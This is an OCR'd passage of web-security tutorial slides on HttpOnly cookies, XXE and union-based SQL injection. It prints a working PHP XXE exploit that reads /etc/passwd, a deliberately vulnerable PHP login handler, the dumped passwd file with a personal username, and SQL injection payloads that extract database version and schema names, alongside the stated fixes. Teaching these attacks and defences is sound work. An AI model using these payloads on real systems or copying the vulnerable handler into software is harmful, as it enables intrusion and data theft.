
```
app.use(
    session({
      secret: 'my secret1',
      resave: false,
      cookie: { httpOnly: false },
      saveUninitialized: false,
      store: new SequelizeStore({
        db: sequelize,
      })
    })
  );
```

```
app.use(
    session({
      secret: 'my secret1',
      resave: false,
      cookie: { httpOnly: true},
      saveUninitialized: false,
      store: new SequelizeStore({
        db: sequelize,
      })
    })
  );
```


If HTTPOnly is true then client side script cannot access the cookies .
Thus even in an XSS Attack, the client side script will return an empty string and doesn't reveal the cookie.

XXE (XML External Entity)






Activities
Terminal
May 12 6:12 PM
Mozilla
test.dev/send.php
test.dev/send.php
Response:
You have logged in as user root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
messagebus:x:100:103::/nonexistent:/usr/sbin/nologin
syslog:x:101:107::/home/syslog:/usr/sbin/nologin
_apt:x:102:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:103:108:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:104:109:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:105:110:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
geoclue:x:106:111::/var/lib/geoclue:/usr/sbin/nologin
colord:x:107:113:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
gnome-initial-setup:x:108:65534::/run/gnome-initial-setup/:/bin/false
speech-dispatcher:x:109:29:Speech Dispatcher,,,:/run/speech-dispatcher:/bin/false
gdm:x:110:116:Gnome Display Manager:/var/lib/gdm3:/bin/false
avahi-autoipd:x:111:117:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/usr/sbin/nologin
avahi:x:112:118:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin
tss:x:113:121:TPM software stack,,,:/var/lib/tpm:/bin/false
pulse:x:114:122:PulseAudio daemon,,,:/var/run/pulse:/usr/sbin/nologin
rtkit:x:115:124:RealtimeKit,,,:/proc:/usr/sbin/nologin
usbmux:x:116:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
_flatpak:x:117:125:Flatpak system-wide installation helper,,,:/nonexistent:/usr/sbin/nologin
cups-pk-helper:x:118:120:user for cups-pk-helper service,,,:/home/cups-pk-helper:/usr/sbin/nologin
saned:x:119:126::/var/lib/saned:/usr/sbin/nologin
dnsmasq:x:120:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
tcpdump:x:121:128::/nonexistent:/usr/sbin/nologin
uuidd:x:122:129::/run/uuidd:/usr/sbin/nologin
nvidia-persistenced:x:123:130:NVIDIA Persistence Daemon,,,:/nonexistent:/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
gouthampooloth:x:1000:1000:Goutham Pooloth,,,:/home/gouthampooloth:/bin/bash
mysql:x:124:131:MySQL Server,,,:/nonexistent:/bin/false
gouthampooloth@pop-os: /var/www/test
<?php
$xml = <<<XML
<?xml version="1.0" encoding="UTF-8" ?>
<!DOCTYPE own [<!ELEMENT own ANY>
<!ENTITY own SYSTEM "file:///etc/passwd">]>
<login>
<user>&own;</user>
<pass>password</pass>
</login>
XML;
$ch = curl_init();
curl_setopt($ch,CURLOPT_HEADER,0);
curl_setopt($ch,CURLOPT_RETURNTRANSFER,1);
curl_setopt($ch,CURLOPT_URL, "http://test.dev/login.php");
curl_setopt($ch,CURLOPT_POST,1);
curl_setopt($ch,CURLOPT_POSTFIELDS, $xml);
$data = curl_exec($ch);
if(curl_errno($ch)){
print curl_exec($ch);
}else{
echo "Response:
" . $data;
}
curl_close($ch);
?>
Activities
Terminal
<?php
libxml_disable_entity_loader(false);
$xm = file_get_contents("php://input");
$dom = new DOMDocument();
$dom->loadXML($xm,LIBXML_NOENT | LIBXML_DTDLOAD);
$login = simplexml_import_dom($dom);
$user = $login->user;
$pass = $login->pass;
echo "<pre> You have logged in as user $user </pre>";
?>
30,2 All

SOLUTION: Disable External Entity in Server Side Code




SQL Injection





UNION BASED SQL INJECTION




‘ ORDER BY 4--


Code	errno	sqlState
ER_BAD_FIELD_ERROR	1054	42S22


SQL Message


Unknown column '4' in 'order clause'




' UNION SELECT 1,CONCAT_WS(':',user(),database(),version()),NULL --









' UNION ALL SELECT NULL,concat(schema_name),NULL FROM information_schema.schemata--

